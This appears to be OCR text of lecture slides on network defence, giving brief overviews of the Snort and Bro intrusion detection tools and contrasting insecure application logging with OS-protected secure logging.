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

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



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

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


Network Intrusion Detection Systems

NIDS for short

Snort

- Open source intrusion prevention system capable of real-time traffic analysis and packet logging
- Identifies malicious network traffic using signatures

Bro


- Open source network monitoring, analysis, and logging framework
- Can be used to implement signature based detection
- Capable of more complex analysis

Insecure Logging

Suppose Process 1 writes information to a log file

Malware can still destroy the log

- Add or remove entries
- Add fake entries
- Delete the whole log



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

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

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



Secure Logging

OS maintains a system log

Processes may write entries to the log using an OS API

Processes may not delete entries or the log



